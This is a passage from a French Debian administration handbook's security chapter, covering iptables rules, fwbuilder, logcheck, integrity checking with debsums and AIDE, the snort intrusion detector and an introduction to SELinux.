D'autres actions, concernant davantage la table `mangle`, ne sont pas mentionnées ici. Vous en trouverez la liste exhaustive dans la page de manuel `iptables(8)`.

Syntaxe d'iptables

La commande **`iptables`** permet de manipuler les tables, les chaînes et les règles. L'option `-t` *`table`* indique la table sur laquelle opérer (par défaut, c'est `filter`).

Les commandes

L'option `-N` *`chaîne`* crée une nouvelle chaîne ; l'option `-X` *`chaîne`* supprime une chaîne vide et inutilisée. L'option `-A` *`chaîne règle`* ajoute une règle à la fin de la chaîne indiquée. L'option `-I` *`chaîne numrègle règle`* insère une règle avant la règle numérotée *numrègle*. L'option `-D` *`chaîne numrègle`* ou `-D` *`chaîne règle`* supprime une règle dans la chaîne (la première syntaxe l'identifie par son numéro et la seconde par son contenu). L'option `-F` *`chaîne`* supprime toutes les règles de la chaîne (si celle-ci n'est pas mentionnée, elle supprime toutes les règles de la table). L'option `-L` *`chaîne`* affiche le contenu de la chaîne. Enfin, l'option `-P` *`chaîne action`* définit l'action par défaut pour la chaîne donnée (seules les chaînes standards peuvent en avoir une).

Les règles

Chaque règle s'exprime sous la forme *conditions* `-j` *action options_de_l'action*. En écrivant bout à bout plusieurs conditions dans la même règle, on en produit la conjonction (elles sont liées par des *et* logiques), donc une condition plus restrictive.

La condition `-p` *protocole* sélectionne selon le champ protocole du paquet IP, dont les valeurs les plus courantes sont `tcp`, `udp`, et `icmp`. Préfixer le protocole par un point d'exclamation inverse la condition (qui correspond alors à tous les paquets n'ayant pas le protocole indiqué). Cette manipulation est possible pour toutes les autres conditions énoncées ci-dessous.

La condition `-s` *adresse* ou `-s` *réseau/masque* vérifie l'adresse source du paquet ; `-d` *adresse* ou `-d` *réseau/masque* en est le pendant pour l'adresse de destination.

La condition `-i` *interface* sélectionne les paquets provenant de l'interface réseau indiquée ; `-o` *interface* sélectionne les paquets en fonction de leur interface réseau d'émission.

D'autres conditions plus spécifiques existent, qui dépendent des conditions génériques déjà définies. La condition `-p tcp` peut par exemple être accompagnée de conditions sur les ports TCP avec `--source-port` *port* et `--destination-port` *port*.

L'option `--state` *état* indique le statut du paquet dans une connexion (le module **`ipt_conntrack`**, qui implémente le suivi des connexions, lui est nécessaire). L'état `NEW` désigne un paquet qui débute une nouvelle connexion. L'état `ESTABLISHED` concerne les paquets d'une connexion existante et l'état `RELATED` les paquets d'une nouvelle connexion liée à une connexion existante (c'est le cas des connexions `ftp-data` d'une session `ftp`).

La section précédente détaille la liste des actions possibles, mais pas les options qui leur sont associées. L'action `LOG` dispose ainsi de plusieurs options visant à :

- indiquer la priorité du message à **`syslog`** (`--log-priority`, de valeur par défaut `warning`) ;
- préciser un préfixe textuel pour différencier les messages (`--log-prefix`) ;
- indiquer les données à intégrer dans le message (`--log-tcp-sequence` pour le numéro de séquence TCP, `--log-tcp-options` pour les options TCP et `--log-ip-options` pour les options IP).

L'action `DNAT` dispose de l'option `--to-destination` *adresse*:*port* pour indiquer la nouvelle adresse IP et/ou le nouveau port de destination. De la même manière, l'action `SNAT` dispose de l'option `--to-source` *adresse*:*port* pour indiquer la nouvelle adresse et/ou le nouveau port source.

L'action `REDIRECT` dispose de l'option `--to-ports` *`port(s)`* pour indiquer le port ou l'intervalle de ports vers lesquels rediriger les paquets.

Créer les règles

Il faut invoquer **`iptables`** une fois par règle à créer ; c'est pourquoi on consigne habituellement tous les appels à cette commande dans un fichier de script pour mettre en place la même configuration à chaque redémarrage de la machine. On peut écrire ce script à la main mais il est souvent intéressant de le préparer à l'aide d'un outil de plus haut niveau, tel que **`fwbuilder`**.

Son principe est simple. Dans une première étape, il faut décrire tous les éléments susceptibles d'intervenir dans les différentes règles :

- le pare-feu et ses interfaces réseau ;
- les réseaux (et plages d'IP associées) ;
- les serveurs ;
- les ports correspondant aux services hébergés sur les différents serveurs.

On crée ensuite les règles par simple glisser/déposer des différents objets, quelques menus contextuels permettant de modifier la condition (l'inverser, par exemple). Il ne reste qu'à saisir l'action souhaitée et à la paramétrer.




Figure 14–2
Fwbuilder en action

fwbuilder peut alors générer un script de configuration du pare-feu selon les règles saisies. Son architecture modulaire lui permet de générer des scripts pour les pare-feu de différents systèmes (**iptables** pour Linux 2.4/2.6, **ipchains** pour Linux 2.2, **ipf** pour FreeBSD et **pf** pour OpenBSD).

Le paquet *fwbuilder* contient l'interface graphique tandis que *fwbuilder-linux* contient les modules pour les pare-feu Linux (et notamment celui dédié à **iptables**, que l'on souhaite employer pour configurer notre pare-feu netfilter) :

```
# aptitude install fwbuilder fwbuilder-linux
```

Installer les règles à chaque démarrage

Si le pare-feu doit protéger une connexion réseau intermittente par PPP, le plus simple est de changer le nom du script de configuration du pare-feu et de l'installer sous `/etc/ppp/ip-up.d/0iptables` (attention, le nom de fichier ne doit pas contenir de point, sinon il ne sera pas pris en compte). Ainsi, il sera rechargé à chaque démarrage d'une connexion PPP.

Dans les autres cas, le plus simple est d'inscrire le script de configuration du pare-feu dans une directive `up` du fichier `/etc/network/interfaces`. Dans l'exemple ci-dessous, ce script s'appelle `/usr/local/etc/arrakis.fw`.

EXEMPLE Fichier interfaces avec appel du script de pare-feu

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Supervision : prévention, détection, dissuasion

La supervision fait partie intégrante d'une politique de sécurité. Elle est nécessaire à plusieurs titres : l'objectif de la sécurité n'est pas uniquement de garantir la confidentialité des données, mais aussi de pouvoir assurer le bon fonctionnement des services. Il est donc impératif de veiller que tout fonctionne comme prévu et de détecter au plus tôt les comportement inhabituels et les changements dans la qualité du service fourni. Surveiller l'activité peut permettre de détecter des tentatives d'intrusion

et donc de s'en protéger avant que cela ne porte à conséquences. Ce chapitre va donc passer en revue des outils permettant de surveiller différents aspects d'un système Debian. Il complète la section dédiée à la supervision du chapitre 12 « Administration avancée ».

Surveillance des logs avec logcheck

Le programme **logcheck** scrute par défaut les fichiers de logs toutes les heures et envoie par courrier électronique à `root` les messages les plus inhabituels pour aider à détecter tout nouveau problème.

La liste des fichiers scrutés se trouve dans le fichier `/etc/logcheck/logcheck.logfiles` ; les choix par défaut conviendront si le fichier `/etc/syslog.conf` n'a pas été complètement remodelé.

logcheck peut fonctionner en 3 modes plus ou moins détaillés : *paranoid* (paranoïaque), *server* (serveur), et *workstation* (station de travail). Le premier étant le plus verbeux, on le réservera aux serveurs spécialisés (comme les pare-feu). Le deuxième mode, choisi par défaut, est recommandé pour les serveurs. Le dernier, prévu pour les stations de travail, élimine encore plus de messages.

Dans tous les cas, il faudra probablement paramétrer **logcheck** pour exclure des messages supplémentaires (selon les services installés) sous peine d'être envahi chaque heure par une flopée de messages inintéressants. Leur mécanisme de sélection étant relativement complexe, il faut lire à tête reposée le document `/usr/share/doc/logcheck-database/README.logcheck-database.gz` pour bien le comprendre.

Plusieurs types de règles sont appliquées :

- celles qui qualifient un message comme résultant d'une tentative d'attaque (elles sont stockées dans un fichier du répertoire `/etc/logcheck/cracking.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/cracking.ignore.d/`) ;
- celles qui qualifient un message comme une alerte de sécurité (`/etc/logcheck/violations.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/violations.ignore.d/`) ;
- et enfin celles qui s'appliquent à tous les messages restants (les *System Events*, ou événements système).

ATTENTION Ignorer un message

Tout message marqué comme une tentative d'attaque ou une alerte de sécurité (suite par exemple à une règle du fichier `/etc/logcheck/violations.d/monfichier`) ne pourra être ignoré que par une règle des fichiers `/etc/logcheck/violations.ignore.d/monfichier` ou `/etc/logcheck/violations.ignore.d/monfichier-`*`extension`*.

Un événement système sera systématiquement signalé, sauf si une règle de l'un des répertoires `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` dicte de l'ignorer. Évidemment, seuls les répertoires correspondant à des niveaux de verbosité supérieurs ou égaux au niveau sélectionné sont pris en compte.

ASTUCE
Vos logs en fond d'écran

Certains administrateurs aiment voir les messages de logs défiler en temps réel. Ils pourront les intégrer dans le fond d'écran de leur bureau graphique avec la commande **`root-tail`** (du paquet Debian éponyme). Le programme **`xconsole`** (du paquet *xbase-clients*) les fera défiler dans une petite fenêtre ; les messages sont directement issus de **`syslogd`** par l'intermédiaire du tube nommé `/dev/xconsole`.

Surveillance de l'activité

En temps réel

`top` est un utilitaire interactif qui affiche la liste des processus en cours d'exécution. Par défaut, son critère de tri est l'utilisation actuelle du processeur (touche *P*) mais on peut opter pour la mémoire occupée (touche *M*), le temps processeur consommé (touche *T*) ou le numéro de processus ou PID (touche *N*). La touche *k* (comme *kill*) permet d'indiquer un numéro de processus à tuer. *r* (comme *renice*) permet de changer la priorité d'un processus.

Si le processeur semble être surchargé, il est ainsi possible d'observer quels processus se battent pour son contrôle ou consomment toute la mémoire disponible. Il est intéressant en particulier de vérifier si les processus qui consomment des ressources correspondent effectivement aux services réels que la machine héberge. Un processus au nom inconnu tournant sous l'utilisateur www-data doit immédiatement attirer l'attention : la probabilité est forte que cela corresponde à un logiciel installé et exécuté sur la machine en exploitant une faille de sécurité d'une application web...

`top` est un outil de base très souple, et sa page de manuel explique comment en personnaliser l'affichage pour l'adapter aux besoins et aux habitudes de chacun.

`gnome-system-monitor` et **`qps`**, outils graphiques similaires à **`top`**, en proposent les principales fonctionnalités.

ASTUCE
Représentations visuelles de l'activité

Pour des représentations plus visuelles (et plus amusantes) de l'activité de l'ordinateur, on pourra envisager d'installer les paquets `lavaps`, `bubblemon` et `bubblefishymon`. Le premier contient **`lavaps`**, qui représente les processus courants comme les bulles de cire d'une lampe-fusée ; *bubblemon* est une applet pour les panneaux de contrôle des environnements de bureau, qui représente la mémoire utilisée et le taux d'occupation du processeur sous forme d'un aquarium où flottent des bulles ; enfin, **`bubblefishymon`** reprend le même principe, mais y ajoute le trafic réseau sous forme de poissons (et même un canard !).

Historique

La charge du processeur, le trafic réseau ou l'espace disque disponible sont des informations qui varient en permanence. Il est souvent intéressant de garder une trace de leur évolution pour mieux cerner l'usage qui est fait de l'ordinateur.

Il existe de nombreux outils dédié à cette tâche. La plupart peuvent récupérer des données via SNMP (*Simple Network Management Protocol*, ou protocole simple de gestion du réseau) afin d'avoir une centralisation de ces informations. Cela permet en outre de récupérer des informations sur des éléments du réseau qui ne sont pas nécessairement des ordinateurs (comme des routeurs).

ALTERNATIVE **mrtg**

mrtg (du paquet Debian éponyme) est un outil plus ancien et plus rustique capable d'agréger des données historiques et d'en faire des graphiques. Il dispose d'un certain nombre de scripts de récupération des données les plus couramment surveillées : charge, trafic réseau, impacts (*hits*) web, etc.

Les paquets `mrtg-contrib` et `mrtgutils` contiennent des scripts d'exemples, prêts à l'emploi.

Ce livre traite en détail de Munin (voir page 293) dans le cadre du chapitre « Administration avancée ». Debian dispose également de `cacti`. Il est un peu plus complexe à mettre en œuvre : l'usage de SNMP est inévitable et malgré une interface web, les concepts de configuration restent difficiles à appréhender. La lecture de la documentation HTML (`/usr/share/doc/cacti/html/index.html`) sera indispensable si l'on souhaite le mettre en œuvre.

Détection des changements

Une fois le système installé et configuré, l'état de la majorité des fichiers et répertoires (hors données) n'a pas de raison d'évoluer (sauf mises à jour de sécurité). Il est donc intéressant de s'assurer que c'est bien le cas : tout changement inattendu est alors suspect. Les outils présentés dans cette section permettent de surveiller tous les fichiers et de prévenir les administrateurs en cas d'altération inattendue, ou alors simplement de diagnostiquer l'étendue des altérations.

Audit des paquets : l'outil debsums et ses limites

POUR ALLER PLUS LOIN

Se protéger des modifications en amont

debsums peut être utilisé pour détecter les changements effectués sur les fichiers provenant d'un paquet Debian. Mais si le paquet Debian lui-même est compromis, il ne sera d'aucune utilité. Cela pourrait être le cas si le miroir Debian employé est lui-même compromis. Pour se protéger de ces attaques, il faut s'appuyer sur le mécanisme de vérification de signatures numériques intégré à APT (voir page 102) et prendre soin de n'installer que des paquets dont l'origine a pu être certifiée.

debsums est un outil intéressant du point de vue de la sécurité puisqu'il permet de trouver facilement quels fichiers installés ont été modifiés (suite par exemple à des interventions malignes). Mais il convient de nuancer fortement cette affirmation : d'abord, tous les paquets Debian ne fournissent pas les empreintes nécessaires au fonctionnement de ce programme (quand elles existent, elles se trouvent dans un fichier `/var/lib/dpkg/info/`*paquet*`.md5sums`). Rappelons qu'une empreinte est une valeur, généralement numérique (même si elle est codée en hexadécimal), constituant une sorte de signature caractéristique du contenu d'un fichier. Elle est calculée au moyen d'algorithmes (comme le célèbre MD5 ou le moins connu SHA1) qui garantissent dans la pratique que (presque) toute modification du fichier, aussi minime soit-elle, entraînera un changement de l'empreinte ; c'est l'« effet d'avalanche ». C'est pourquoi une empreinte numérique permet de vérifier que le contenu d'un fichier n'a pas été altéré. Ces algorithmes ne sont pas réversibles, c'est-à-dire que pour la plupart d'entre eux il est impossible de retrouver un contenu inconnu à partir de la seule empreinte. De récentes découvertes scientifiques tendent à infirmer l'inviolabilité de ces principes, mais cela ne remet pas encore en cause leur usage puisque la création de contenus différents générant la même empreinte semble être très contraignante.

D'autre part, les fichiers `md5sums` sont stockés sur le disque dur : un intrus consciencieux modifiera ces fichiers pour leur faire refléter les nouvelles sommes de contrôle des fichiers sur lesquels il sera intervenu.

On peut contourner le premier inconvénient en demandant à **debsums** d'utiliser directement un paquet `.deb` pour effectuer le contrôle au lieu de se reposer sur le fichier `md5sums`. Mais il faut au préalable télécharger les fichiers `.deb` correspondants :

```
# apt-get --reinstall -d install `debsums -l`
[ ... ]
# debsums -p /var/cache/apt/archives -g
```

L'autre souci se contourne de la même manière : il suffit d'effectuer la vérification par rapport à un fichier `.deb` intègre. Mais cela impose de disposer de tous les fichiers `.deb` des paquets installés et d'être assuré de leur intégrité. Pour cela, le plus simple est de les reprendre depuis un miroir Debian. Cette opération étant plutôt lente et fastidieuse, ce n'est donc pas une technique à suivre systématiquement dans un but de prévention.

```
# apt-get --reinstall -d install `grep-status -e 'Status: install ok
  ➥ installed' -n -s Package`
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Attention, cet exemple a employé la commande **grep-status** du paquet `grep-dctrl`, qui n'est pas installé en standard.

Surveillance des fichiers : AIDE

AIDE (*Advanced Intrusion Detection Environment*) est un outil qui permet de vérifier l'intégrité des fichiers et de détecter toute altération par rapport à une image du système préalablement enregistrée et validée. Cette dernière prend la forme d'une base de données (`/var/lib/aide/aide.db`) contenant les caractéristiques de tous les fichiers du système (permissions, horodatages, empreintes numériques, etc.). Cette base de données est initialisée une première fois par **aideinit** ; elle est ensuite employée pour vérifier quotidiennement (script `/etc/cron.daily/aide`) que rien n'a changé. Si des changements sont détectés, le logiciel les enregistre dans des fichiers de journalisation (`/var/log/aide/*.log`) et envoie un courrier à l'administrateur avec ses découvertes.

Le comportement du paquet `aide` se paramètre grâce à de nombreuses options dans `/etc/default/aide`. La configuration du logiciel proprement dit se trouve dans `/etc/aide/aide.conf` et `/etc/aide/aide.conf.d/` (en réalité ces fichiers servent de base à **update-aide.conf** pour créer `/var/lib/aide/aide.conf.autogenerated`). La configuration indique quelles propriétés de chaque fichier il faut vérifier. Ainsi le contenu des fichiers de logs peut varier tant que les permissions associées ne varient pas, mais le contenu et les permissions d'un exécutable doivent être fixes. La syntaxe n'est pas très compliquée mais elle n'est pas forcé-

EN PRATIQUE
Protection de la base de données

Puisque AIDE utilise une base de données pour comparer l'état des fichiers, il faut être conscient que la validité des résultats fournis dépend de la validité de la base de données. Sur un système compromis, un attaquant obtenant les droits root pourra remplacer la base de données et passer inaperçu. C'est pourquoi, pour plus de sécurité, il peut être intéressant de stocker la base de données de référence sur un média accessible en lecture seulement.

ALTERNATIVE **Tripwire**

Tripwire est très similaire à AIDE, la syntaxe de son fichier de configuration est quasiment identique. Le paquet `tripwire` propose en outre un mécanisme de signature du fichier de configuration afin qu'un attaquant ne puisse pas le changer pour le faire pointer vers une version différente de la base de données.

ment intuitive pour autant. La lecture de la page de manuel `aide.conf(5)` est donc bénéfique.

Une nouvelle version de la base de données est générée chaque jour dans `/var/lib/aide/aide.db.new` et peut être utilisée pour remplacer la base officielle si tous les changements constatés étaient légitimes.

B.A.-BA Dénis de service

Une attaque de type « déni de service » a pour seul objectif de rendre un service réseau inexploitable. Que cela soit en surchargeant le serveur de requêtes ou en exploitant un bogue de celui-ci, le résultat est toujours le même : le service en question n'est plus fonctionnel, les utilisateurs habituels sont mécontents et l'hébergeur du service réseau visé s'est fait une mauvaise publicité (en plus d'avoir éventuellement perdu des ventes, s'il s'agit par exemple d'un site de commerce en ligne).

DÉCOUVERTE Les paquets checksecurity et chkrootkit/rkhunter

Le premier paquet contient plusieurs petits scripts qui effectuent des vérifications de base sur le système (mot de passe vide, détection de nouveaux fichiers setuid, etc.) et alertent l'administrateur si nécessaire. Malgré son nom explicite, il ne faut pas se fier seulement à ce paquet pour vérifier la sécurité d'un système Linux.
Les paquets `chkrootkit` et `rkhunter` permettent de rechercher des potentiels *rootkits* installés sur le système. Rappelons qu'il s'agit de logiciels destinés à dissimuler la compromission d'un système et permettant de conserver un contrôle discret sur la machine. Les tests ne sont pas fiables à 100% mais ils permettent tout de même d'attirer l'attention de l'administrateur sur des problèmes potentiels.

Détection d'intrusion (IDS/NIDS)

`snort` (du paquet Debian éponyme) est un outil de détection d'intrusions (NIDS — *Network Intrusion Detection System*) : il écoute en permanence le réseau pour repérer les tentatives d'infiltration et/ou les actes malveillants (notamment les dénis de service). Tous ces événements sont enregistrés puis signalés quotidiennement à l'administrateur par un message électronique résumant les dernières 24 heures.

Son installation demande plusieurs informations. Il faut ainsi y préciser la plage d'adresses couverte par le réseau local : il s'agit en réalité d'indiquer toutes les cibles potentielles d'attaques. On précisera également l'interface réseau à surveiller. Il s'agit en général d'`eth0` pour une connexion Ethernet, mais on pourra aussi trouver `ppp0` pour une connexion ADSL ou RTC (Réseau Téléphonique Commuté, ou modem classique) voire `wlan0` pour certaines cartes Wi-Fi.

Le fichier de configuration de **`snort`** (`/etc/snort/snort.conf`) est très long et ses abondants commentaires y détaillent le rôle de chaque directive. Il est fortement recommandé de le parcourir et de l'adapter à la situation locale pour en tirer le meilleur parti. En effet, il est possible d'y indiquer les machines hébergeant chaque service pour limiter le nombre d'incidents rapportés par **`snort`** (un déni de service sur une machine bureautique n'est pas aussi dramatique que sur un serveur DNS). On peut encore y renseigner les correspondances entre adresses IP et MAC (il s'agit d'un numéro unique identifiant chaque carte réseau) pour détecter les attaques par *ARP-spoofing* (travestissement d'ARP), qui permettent à une machine compromise de se substituer à une autre (un serveur sensible par exemple).

ALTERNATIVE Le NIDS hybride : prelude

Prelude est une solution hybride parce qu'il ne se contente pas de faire NIDS, il remplit également certaines fonctionnalités de supervision centralisée. Ceci est possible grâce à son architecture modulaire : un serveur (le *manager* du paquet *prelude-manager*) centralise les alertes détectées par des capteurs (*sensors*) de plusieurs types. Le paquet *prelude-nids* propose un capteur qui, comme **`snort`**, surveille le trafic réseau. Le paquet *prelude-lml* (*Log Monitor Lackey*, ou laquais de surveillance de journaux système) surveille quant à lui les fichiers de *logs*, à l'instar de **`logcheck`** (voir page 328), déjà étudié.

ATTENTION Rayon d'action

`snort` est limité par le trafic qu'il voit transiter sur son interface réseau : il ne pourra évidemment rien détecter s'il n'observe rien. Branché sur un commutateur (*switch*), il ne surveillera que les attaques ciblant la machine l'hébergeant, ce qui n'a qu'un intérêt assez limité. Pensez donc à relier la machine employant **`snort`** au port « miroir », qui permet habituellement de chaîner les commutateurs et sur lequel tout le trafic est dupliqué.
Pour un petit réseau doté d'un concentrateur (*hub*), le problème ne se pose pas : toutes les machines reçoivent tout le trafic.

Introduction à SELinux

Les principes

SELinux (*Security Enhanced Linux*) est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge SELinux avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée.

SELinux s'appuie sur un ensemble de règles (*policy*) pour autoriser ou interdire une opération. Ces règles sont assez délicates à créer, mais heureusement deux jeux de règles standards (*targeted* et *strict*) sont fournies pour éviter le plus gros du travail de configuration.

Le système de permissions de SELinux est totalement différent de ce qu'offre un système Unix traditionnel. Les droits d'un processus dépendent de son *contexte de sécurité*. Le contexte est défini par l'*identité* de celui qui a démarré le processus, du *rôle* et du *domaine* qu'il avait à ce moment. Les permissions proprement dites dépendent du domaine, mais les transitions entre les domaines sont contrôlées par les rôles. Enfin, les transitions autorisées entre rôles dépendent de l'identité.




Figure 14–3
Contextes de sécurité et utilisateurs Unix

En pratique, au moment de la connexion, l'utilisateur se voit attribuer un contexte de sécurité par défaut (en fonction des rôles qu'il a le droit d'assumer). Cela fixe le domaine dans lequel il évolue. S'il veut changer de rôle et de domaine associé, il doit employer la commande **`newrole -r role_r -t domaine_t`** (il n'y a généralement qu'un seul domaine possible pour un rôle donné et le paramètre `-t` est donc souvent inutile). Cette commande demande à l'utilisateur son mot de passe afin de l'authentifier. Cette caractéristique empêche tout programme de pouvoir changer

de rôle de manière automatique. De tels changements ne peuvent avoir lieu que s'ils sont prévus dans l'ensemble de règles.

Bien entendu les droits ne s'appliquent pas universellement à tous les *objets* (fichiers, répertoires, sockets, périphériques, etc.), ils peuvent varier d'un objet à l'autre. Pour cela, chaque objet est associé à un *type* (on parle d'étiquetage). Les droits des domaines s'expriment donc en terme d'opérations autorisées (ou non) sur ces types (donc implicitement sur tous les objets qui sont marqués avec le type correspondant).

Par défaut, un programme exécuté hérite du domaine de l'utilisateur qui l'a démarré. Mais pour la plupart des programmes importants, les règles SELinux standard prévoient de les faire fonctionner dans un domaine dédié. Pour cela, ces exécutables sont étiquetés avec un type dédié (par exemple **ssh** est étiqueté avec `ssh_exec_t`, et lorsque le programme est démarré il bascule automatiquement dans le domaine `ssh_t`). Ce mécanisme de changement automatique de domaine permet de ne donner que les droits nécessaires au bon fonctionnement de chaque programme et est à la base de SELinux.




Figure 14–4
Transitions automatiques entre domaines

La mise en route

Le support de SELinux est intégré dans les noyaux standards fournis par Debian et les programmes Unix de base ont le support SELinux activé. Il est donc relativement simple d'activer SELinux.

La commande **`aptitude install selinux-basics selinux-policy-refpolicy-targeted`** installera automatiquement les paquets nécessaires pour configurer un système SELinux. L'ensemble de règles *targeted* ne restreint les accès que pour certains services très exposés. Les sessions utilisateurs ne sont pas restreintes et il n'y a donc que peu de risques que SELinux bloque des opérations légitimes des utilisateurs. En revanche,

COMPLÉMENTS

Domaine et type sont équivalents

En interne, un domaine n'est qu'un type mais un type qui ne s'applique qu'aux processus. C'est pour cela que les domaines sont suffixés par `_t` tout comme le sont les types affectés aux objets.

EN PRATIQUE

Connaître le contexte de sécurité

Pour connaître le contexte de sécurité appliqué à un processus, il faut employer l'option Z de **ps**.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0
 ➥ 2094  ?Ss  0:00 /usr/sbin/vsftd
```

Le premier champ contient l'identité, le rôle, le domaine et le niveau MCS, séparés par des double points. Le niveau MCS (*Multi-Category Security*) est un paramètre intervenant dans la mise en place d'une politique de protection de la confidentialité, laquelle restreint l'accès aux fichiers selon leur degré de confidentialité. Cette fonctionnalité ne sera pas abordée dans ce livre.

Pour connaître le contexte de sécurité actuellement actif dans un terminal de commande, il faut invoquer **`id -Z`**.

```
$ id -Z
user_u:system_r:unconfined_t:s0
```

Enfin, pour connaître le type affecté à un fichier, on peut employer **`ls -Z`**.

```
$ ls -Z test /usr/bin/ssh
-rw-r--r--  rhertzog rhertzog
 ➥ user_u:object_r:user_home_t:s0
 ➥ test
-rwxr-xr-x  root     root
 ➥ system_u:object_r:ssh_exec_t:s0
 ➥ /usr/bin/ssh
```

Signalons que l'identité et le rôle associé à un fichier n'ont pas d'importance particulière, ils n'interviennent jamais. Mais par souci d'uniformisation, tous les objets se voient attribuer un contexte de sécurité complet.

cela permet d'apporter un surcroît de sécurité pour les services systèmes fonctionnant sur la machine.

Le paquet **`selinux-policy-refpolicy-strict`** contient un ensemble de règles plus strictes et va confiner les opérations permises aux utilisateurs.

Une fois les règles installées, il reste à étiqueter tous les fichiers disponibles (il s'agit de leur affecter un type). C'est une opération qu'il faut déclencher manuellement avec **`fixfiles relabel`**.

Le système SELinux est prêt, il ne reste plus qu'à l'activer. Pour cela il faut passer le paramètre `selinux=1` au noyau Linux. Le paramètre `audit=1` active les traces SELinux qui enregistrent les différentes opérations qui ont été refusées. Enfin le paramètre `enforcing=1` permet de mettre en application l'ensemble des règles : en effet par défaut SELinux fonctionne en mode *permissive* où les actions interdites sont tracées mais malgré tout autorisées. Il faut donc modifier le fichier de configuration du chargeur de démarrage GRUB (`/boot/grub/menu.lst`) pour rajouter les paramètres désirés. Au prochain démarrage, SELinux sera actif.

La gestion d'un système SELinux

Chaque ensemble de règles SELinux est modulaire, et leur installation détecte et active automatiquement tous les modules pertinents en fonction des services déjà installés. Ainsi le système est immédiatement fonctionnel. Toutefois lorsqu'un service est installé après les règles SELinux, il faut pouvoir activer manuellement un module de règles. C'est le rôle de la commande **`semodule`**. En outre, il faut pouvoir définir les rôles accessibles à chaque utilisateur, et pour cela c'est la commande **`semanage`** qu'il faudra utiliser.

Ces deux commandes permettent donc de modifier la configuration SELinux courante qui est stockée dans `/etc/selinux/refpolicy-targeted/` ou `/etc/selinux/refpolicy-strict/`. Contrairement à ce qui se pratique d'habitude avec les fichiers de configuration de `/etc/`, tous ces fichiers ne doivent pas être modifiés manuellement. Il faut les manipuler en utilisant les programmes prévus pour cela.

Gestion des modules SELinux

Les modules SELinux disponibles sont stockés dans les répertoires `/usr/share/selinux/refpolicy-targeted/` ou `/usr/share/selinux/refpolicy-strict/`. Pour activer un de ces modules dans la configuration courante, il faut employer **`semodule -i`** ***`module.pp`***. L'extension *pp* signifie *policy package* que l'on pourrait traduire par « paquet de règles ».

POUR ALLER PLUS LOIN

Documentation trop rare

SELinux ne dispose pas réellement de documentation de référence. Pour aller au-delà de cette introduction, il faudra consulter les documentations SELinux de différentes distributions Linux (notamment Fedora et Gentoo) ainsi que celles fournies par des contributeurs impliqués dans son développement. Russell Coker est un des développeurs Debian les plus actifs sur le sujet de SELinux et son blog contient régulièrement des articles sur le sujet.

- http://docs.fedoraproject.org/selinux-faq-fc5/
- http://www.gentoo.org/proj/en/hardened/selinux/selinux-handbook.xml
- http://www.crypt.gen.nz/selinux/faq.html
- http://wiki.debian.org/SELinux
- http://etbe.coker.com.au/tag/selinux/

En se référant à toutes ces documentations, il faut faire attention au fait que les informations contenues peuvent être dépassées et ne pas s'appliquer telles quelles au cas de Debian.

À l'inverse, la commande **semodule -r *module*** retire un module de la configuration courante. Enfin, la commande **semodule -l** permet de lister les modules qui sont actuellement activés. La commande inclut également le numéro de version du module activé.

```
# semodule -i /usr/share/selinux/refpolicy-targeted/amavis.pp
# semodule -l
amavis  1.1.0
apache  1.4.0
apm     1.3.0
[...]
# semodule -r amavis
libsepol.sepol_genbools_array: boolean amavis_disable_trans
  ➥ no longer in policy
# semodule -l
apache  1.4.0
apm     1.3.0
[...]
```

semodule recharge immédiatement la nouvelle configuration, sauf si l'on utilise l'option `-n`. Signalons également que le programme modifie par défaut la configuration courante (celle indiquée par la variable `SELINUXTYPE` dans `/etc/selinux/config`) mais qu'on peut en modifier une autre grâce à l'option `-s`.

Gestion des identités

